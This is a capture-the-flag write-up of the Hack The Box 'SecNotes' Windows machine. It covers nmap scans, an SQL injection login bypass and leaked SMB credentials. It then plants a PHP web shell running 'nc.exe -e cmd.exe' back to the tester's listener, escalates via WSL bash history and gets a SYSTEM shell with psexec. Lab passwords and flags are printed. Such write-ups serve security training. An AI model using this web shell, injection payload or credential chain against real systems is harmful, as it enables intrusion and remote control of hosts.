

SecNotes

Kill chain

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privilege escalation
6. Loot
7. Archive

Resolution summary

- Look deeper, more creatively
- wsl for windows = easy win
- always try three of them:
wmicexec
smbexec
psexec

Used tools

- nmap
- gobuster
- psexec.py
- nc.exe netcat nc

Information Gathering

Scanned all TCP ports:

```
(root@kali)-[/home/kali/secnotes]
# nmap 10.10.10.97 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-26 03:30 EDT
Nmap scan report for 10.10.10.97
Host is up (0.044s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
```

```
80/tcp    open  http
445/tcp    open  microsoft-ds
8808/tcp   open  ssports-bcast
```

Enumerated open TCP ports:

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
445/tcp    open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds
(workgroup: HTB)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_ System time: 2024-03-26T00:30:54-07:00
|_clock-skew: mean: 2h20m04s, deviation: 4h02m32s, median: 2s
| smb2-time:
|   date: 2024-03-26T07:30:51
|_ start_date: N/A

8808/tcp   open  http         Microsoft IIS httpd 10.0
```

```
|_http-title: IIS Windows
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
```

Enumerated top 200 UDP ports:

Enumeration

Port 80 - HTTP (Microsoft IIS httpd 10.0)

```
80/tcp open  http          Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
```

Login

Please fill in your credentials to login.

Username

No account found with that username.

Password

[Login](#)

Don't have an account? [Sign up now.](#)

Since different wordlist did not show anything interesting,

Reflected XSS found:

```


1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <title>Secure Notes - Login</title>
7   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
8   <style type="text/css">
9     body{ font: 14px sans-serif; }
10    .wrapper{ width: 350px; padding: 20px; }
11  </style>
12 </head>
13 <body>
14   <div class="wrapper">
15     <h2>Login</h2>
16     <p>Please fill in your credentials to login.</p>
17     <form action="/login.php" method="post">
18       <div class="form-group">
19         <label>Username</label>
20         <input type="text" name="username" class="form-control" value="">
21         <span class="help-block"></span>
22       </div>
23       <div class="form-group">
24         <label>Password</label>
25         <input type="password" name="password" class="form-control">
26         <span class="help-block"></span>
27       </div>
28       <div class="form-group">
29         <input type="submit" class="btn btn-primary" value="Login">
30       </div>
31       <p>Don't have an account? <a href="/register.php">Sign up now</a>.</p>
32     </form>
33   </div>
34 </body>
35 </html>

```

Login

Please fill in your credentials to login.

Username

 "

No account found with that username.

Password

Login

Don't have an account? [Sign up now.](#)

⊕ 10.10.10.97

1

OK

File Machine View Input Devices Help

1 2 3 4

Hack The Box :: Hack The Box Secure Notes - Sign Up IIS Windows

← → ↻ 🏠 🔒 10.10.10.97/register.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit

Sign Up

Please fill this form to create an account.

Username


Password

Confirm Password

Already have an account? [Login here.](#)

Port 8808 - HTTP (Microsoft IIS httpd 10.0)

```
8808/tcp open  http      Microsoft IIS httpd 10.0
|_http-title: IIS Windows
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
```



Exploitation

IIS on port 80; accessing database with sql injection

Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Submit

Reset

Already have an account? [Login here.](#)

Login

Please fill in your credentials to login.

Username

' or 1=1-- --

Password

●●●●●●●●●●●●●●●●

Login

Don't have an account? [Sign up now.](#)

Viewing Secure Notes for ' or 1=1-- --

Mimi's Sticky Buns [2018-06-21 09:47:17]

+

x

Years [2018-06-21 09:47:54]

-

x

1957, 1982, 1993, 2005, 2009*, and 2017

new site [2018-06-21 13:13:46]

-

x

\\secnotes.htb\new-site
tyler / 92g!mA8BGj0irkL%OG*&

Mimi's Sticky Buns [2018-06-21 09:47:17]

+

x

Years [2018-06-21 09:47:54]

-

x

1957, 1982, 1993, 2005, 2009*, and 2017

new site [2018-06-21 13:13:46]

-

x

\\secnotes.htb\new-site
tyler / 92g!mA8BGj0irkL%OG*&

fgdgfgdf* [2024-03-26 01:06:43]

+

x

' or 1=1-- -- [2024-03-26 01:06:56]

+

x

test [2024-03-26 01:07:07]

+

x

New Note

Change Password

Sign Out

Contact Us

\\secnotes.htb\new-site
tyler / 92g!mA8BGj0irkL%OG*&

login form is not secure, it allows users enumeration:

Login

Please fill in your credentials to login.

Username

Password

The password you entered was not valid.

Don't have an account? [Sign up now.](#)

smb enumeration and exploitation

psexec.py

```
(root@kali)-[/home/kali/secnotes]
# python3 /home/kali/Downloads/psexec.py
tyler: '92g!mA8BGj0irkL%OG*&'@10.10.10.97
```

Impacket v0.11.0 - Copyright 2023 Fortra

```
[*] Requesting shares on 10.10.10.97.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[*] Found writable share new-site
[*] Uploading file rXYjOWox.exe
[*] Opening SVCManager on 10.10.10.97.....
[-] Error opening SVCManager on 10.10.10.97.....
[-] Error performing the installation, cleaning up: Unable to open
SVCManager
```

shell.php

```
<?php
system('nc.exe -e cmd.exe 10.10.14.4 1234')
?>
```

smbclient:

```
(root@kali)-[/home/kali/secnotes]
# smbclient -U tyler //10.10.10.97/new-site
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> dir

.                D           0 Tue Mar 26 04:31:21 2024
..               D           0 Tue Mar 26 04:31:21 2024
iisstart.htm     A        696 Thu Jun 21 11:26:03 2018
iisstart.png     A       98757 Thu Jun 21 11:26:03 2018

7736063 blocks of size 4096. 3391497 blocks available
smb: \> put shell.php
putting file shell.php as \shell.php (0.4 kb/s) (average 153.6 kb/s)
smb: \> dir

.                D           0 Tue Mar 26 04:47:21 2024
..               D           0 Tue Mar 26 04:47:21 2024
iisstart.htm     A        696 Thu Jun 21 11:26:03 2018
iisstart.png     A       98757 Thu Jun 21 11:26:03 2018
shell.php        A         55 Tue Mar 26 04:47:21 2024

7736063 blocks of size 4096. 3391497 blocks available
smb: \>
smb: \> put nc.exe
putting file nc.exe as \nc.exe (254.4 kb/s) (average 191.5 kb/s)
smb: \> dir

.                D           0 Tue Mar 26 04:47:46 2024
..               D           0 Tue Mar 26 04:47:46 2024
iisstart.htm     A        696 Thu Jun 21 11:26:03 2018
iisstart.png     A       98757 Thu Jun 21 11:26:03 2018
nc.exe           A       59392 Tue Mar 26 04:47:47 2024
shell.php        A         55 Tue Mar 26 04:47:21 2024

7736063 blocks of size 4096. 3391482 blocks available
smb: \>
```

activating shell

 10.10.10.97:8808/shell.php

```
C2sn: terminated mousepad shell.php
(root@kali)-[/home/kali/secnotes]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.97] 52622
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>
```

```
c:\Users\tyler>cd Desktop
cd Desktop

c:\Users\tyler\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76

Directory of c:\Users\tyler\Desktop

08/19/2018  03:51 PM    <DIR>          .
08/19/2018  03:51 PM    <DIR>          ..
06/22/2018  03:09 AM             1,293 bash.lnk
08/02/2021  03:32 AM             1,210 Command Prompt.lnk
04/11/2018  04:34 PM              407 File Explorer.lnk
06/21/2018  05:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  09:17 AM             1,110 Notepad++.lnk
03/26/2024  12:26 AM                34 user.txt
08/19/2018  10:59 AM             2,494 Windows PowerShell.lnk
              7 File(s)              7,965 bytes
              2 Dir(s)  13,891,493,888 bytes free

c:\Users\tyler\Desktop>type user.txt
type user.txt
466a30939e2cc7f75a21c94991c6dcfc
```

Privilege Escalation

Local Enumeration

```
c:\Users\tyler\Desktop>systeminfo
systeminfo
ERROR: Access denied

c:\Users\tyler\Desktop>sc query windefend
sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
```

```

                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE      : 0  (0x0)
SERVICE_EXIT_CODE   : 0  (0x0)
CHECKPOINT           : 0x0
WAIT_HINT            : 0x0

```

```

C:\inetpub\new-site>where /R c:\windows wsl.exe
where /R c:\windows wsl.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-
wsl_31bf3856ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe

C:\inetpub\new-site>where /R c:\windows bash.exe
where /R c:\windows bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-
bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
C:\inetpub\new-site>c:\Windows\WinSxS\amd64_microsoft-windows-lxss-
bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-
bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
msg: ttyname failed: Inappropriate ioctl for device
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
systeminfo
-bash: line 3: systeminfo: command not found
uname -a
Linux SECNOTES 4.4.0-17134-Microsoft #137-Microsoft Thu Jun 14 18:46:00 PST
2018 x86_64 x86_64 x86_64 GNU/Linux

```

SHELL STABILIZATION

<https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell>

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Privilege Escalation vector - Windows subsystem for linux

Directory of c:\

```
06/21/2018  03:07 PM    <DIR>          Distros
06/21/2018  06:47 PM    <DIR>          inetpub
06/22/2018  02:09 PM    <DIR>          Microsoft
04/11/2018  04:38 PM    <DIR>          PerfLogs
06/21/2018  08:15 AM    <DIR>          php7
01/26/2021  03:39 AM    <DIR>          Program Files
01/26/2021  03:38 AM    <DIR>          Program Files (x86)
06/21/2018  03:07 PM           201,749,452  Ubuntu.zip
06/21/2018  03:00 PM    <DIR>          Users
01/26/2021  03:38 AM    <DIR>          Windows
                1 File(s)      201,749,452 bytes
                9 Dir(s)  13,890,469,888 bytes free
```

```
c:\>cd distros
```

```
cd distros
```

```
c:\Distros>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 1E7B-9B76
```

Directory of c:\Distros

```
06/21/2018  03:07 PM    <DIR>          .
06/21/2018  03:07 PM    <DIR>          ..
06/21/2018  05:59 PM    <DIR>          Ubuntu
                0 File(s)            0 bytes
                3 Dir(s)  13,890,469,888 bytes free
```

```
c:\Distros>cd ubuntu
```

```
cd ubuntu
```

```
c:\Distros\Ubuntu>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 1E7B-9B76
```

Directory of c:\Distros\Ubuntu

```
06/21/2018  05:59 PM    <DIR>          .
06/21/2018  05:59 PM    <DIR>          ..
```

```
07/11/2017 06:10 PM      190,434 AppxBlockMap.xml
07/11/2017 06:10 PM      2,475 AppxManifest.xml
06/21/2018 03:07 PM    <DIR>      AppxMetadata
07/11/2017 06:11 PM      10,554 AppxSignature.p7x
06/21/2018 03:07 PM    <DIR>      Assets
06/21/2018 03:07 PM    <DIR>      images
07/11/2017 06:10 PM    201,254,783 install.tar.gz
07/11/2017 06:10 PM      4,840 resources.pri
06/21/2018 05:51 PM    <DIR>      temp
07/11/2017 06:10 PM    222,208 ubuntu.exe
07/11/2017 06:10 PM      809 [Content_Types].xml
      7 File(s)    201,686,103 bytes
      6 Dir(s)  13,890,469,888 bytes free
```

```
python -c "import pty;pty.spawn('/bin/bash')"
```

```
root@SECNOTES:~# history
```

```
history
```

```
 1 cd /mnt/c/
 2 ls
 3 cd Users/
 4 cd /
 5 cd ~
 6 ls
 7 pwd
 8 mkdir filesystem
 9 mount //127.0.0.1/c$ filesystem/
10 sudo apt install cifs-utils
11 mount //127.0.0.1/c$ filesystem/
12 mount //127.0.0.1/c$ filesystem/ -o user=administrator
13 cat /proc/filesystems
14 sudo modprobe cifs
15 smbclient
16 apt install smbclient
17 smbclient
18 smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\127.0.0.1\c$
19 > .bash_history
20 less .bash_history
21 history
```

```
root@SECNOTES:~#
```

HISTORY = EASY WIN

full control of the file system:

```
(root@kali)-[/home/kali/secnotes]
# smbclient -U administrator //10.10.10.97/c$
Password for [WORKGROUP\administrator]:
smb: \> dir
  $Recycle.Bin                DHS           0   Thu Jun 21 18:24:29 2018
  bootmgr                     AHSR      395268  Fri Jul 10 07:00:31 2015
  BOOTNXT                     AHS           1   Fri Jul 10 07:00:31 2015
  Config.Msi                   DHS           0   Mon Jan 25 10:24:50 2021
  Distros                      D           0   Thu Jun 21 18:07:52 2018
  Documents and Settings      DHSrn        0   Fri Jul 10 08:21:38 2015
  inetpub                     D           0   Thu Jun 21 21:47:33 2018
  Microsoft                   D           0   Fri Jun 22 17:09:10 2018
  pagefile.sys                AHS 738197504  Tue Mar 26 03:25:42 2024
  PerfLogs                    D           0   Wed Apr 11 19:38:20 2018
  php7                        D           0   Thu Jun 21 11:15:24 2018
  Program Files                DR           0   Tue Jan 26 05:39:51 2021
  Program Files (x86)          DR           0   Tue Jan 26 05:38:26 2021
  ProgramData                  DH           0   Sun Aug 19 17:56:49 2018
  Recovery                     DHSn         0   Thu Jun 21 17:52:17 2018
  swapfile.sys                 AHS 16777216  Tue Mar 26 03:25:42 2024
  System Volume Information    DHS           0   Thu Jun 21 17:53:13 2018
  Ubuntu.zip                   A 201749452   Thu Jun 21 18:07:28 2018
  Users                        DR           0   Thu Jun 21 18:00:39 2018
  Windows                      D           0   Tue Jan 26 05:38:46 2021
```

getting reverse shell

```
(root@kali)-[/home/kali/secnotes]
# python3 /home/kali/Downloads/psexec.py
administrator: 'u6!4Zw gwOM#^OBf#Nwnh'@10.10.10.97

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.97.....
[*] Found writable share ADMIN$
[*] Uploading file sxaCAjnl.exe
[*] Opening SVCManager on 10.10.10.97.....
[*] Creating service PTwV on 10.10.10.97.....
[*] Starting service PTwV.....
```

```
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32> whoami
nt authority\system
```

```
C:\WINDOWS\system32> cd Users
The system cannot find the path specified.
```

```
C:\WINDOWS\system32> cd ..
```

```
C:\Windows> cd ..
```

```
C:\> cd users
```

```
C:\Users> cd administrator
```

```
C:\Users\Administrator> dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76
```

Directory of C:\Users\Administrator

01/25/2021	08:45 AM	<DIR>	.
01/25/2021	08:45 AM	<DIR>	..
08/19/2018	10:01 AM	<DIR>	3D Objects
08/19/2018	10:01 AM	<DIR>	Contacts
01/26/2021	03:39 AM	<DIR>	Desktop
08/19/2018	10:01 AM	<DIR>	Documents
01/25/2021	08:47 AM	<DIR>	Downloads
08/19/2018	10:01 AM	<DIR>	Favorites
08/19/2018	10:01 AM	<DIR>	Links
08/19/2018	10:01 AM	<DIR>	Music
06/21/2018	01:01 PM	<DIR>	OneDrive
08/19/2018	10:01 AM	<DIR>	Pictures
08/19/2018	10:01 AM	<DIR>	Saved Games
08/19/2018	10:01 AM	<DIR>	Searches
08/19/2018	10:01 AM	<DIR>	Videos
		0 File(s)	0 bytes
		15 Dir(s)	13,889,761,280 bytes free

```
C:\Users\Administrator> cd desktop
```

```
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 1E7B-9B76
```

Directory of C:\Users\Administrator\Desktop


```
01/26/2021  03:39 AM    <DIR>          .
01/26/2021  03:39 AM    <DIR>          ..
06/22/2018  04:45 PM                1,417 Microsoft Edge.lnk
03/26/2024  12:26 AM                34 root.txt
           2 File(s)                1,451 bytes
           2 Dir(s)  13,889,761,280 bytes free
```

```
C:\Users\Administrator\Desktop> type root.txt
27132efea039b7abfd879ee6a97c8d3e
```

```
C:\Users\Administrator\Desktop>
```

Trophy & Loot

smb passwords:

```
tyler:92g!mA8BGj0irkL%OG*&
```

```
smbclient -U 'administrator%u6!4Zwgom#^OBf#Nwnh' '\\127.0.0.1\c$
```

user.txt

```
466a30939e2cc7f75a21c94991c6dcfc
```

root.txt

```
27132efea039b7abfd879ee6a97c8d3e
```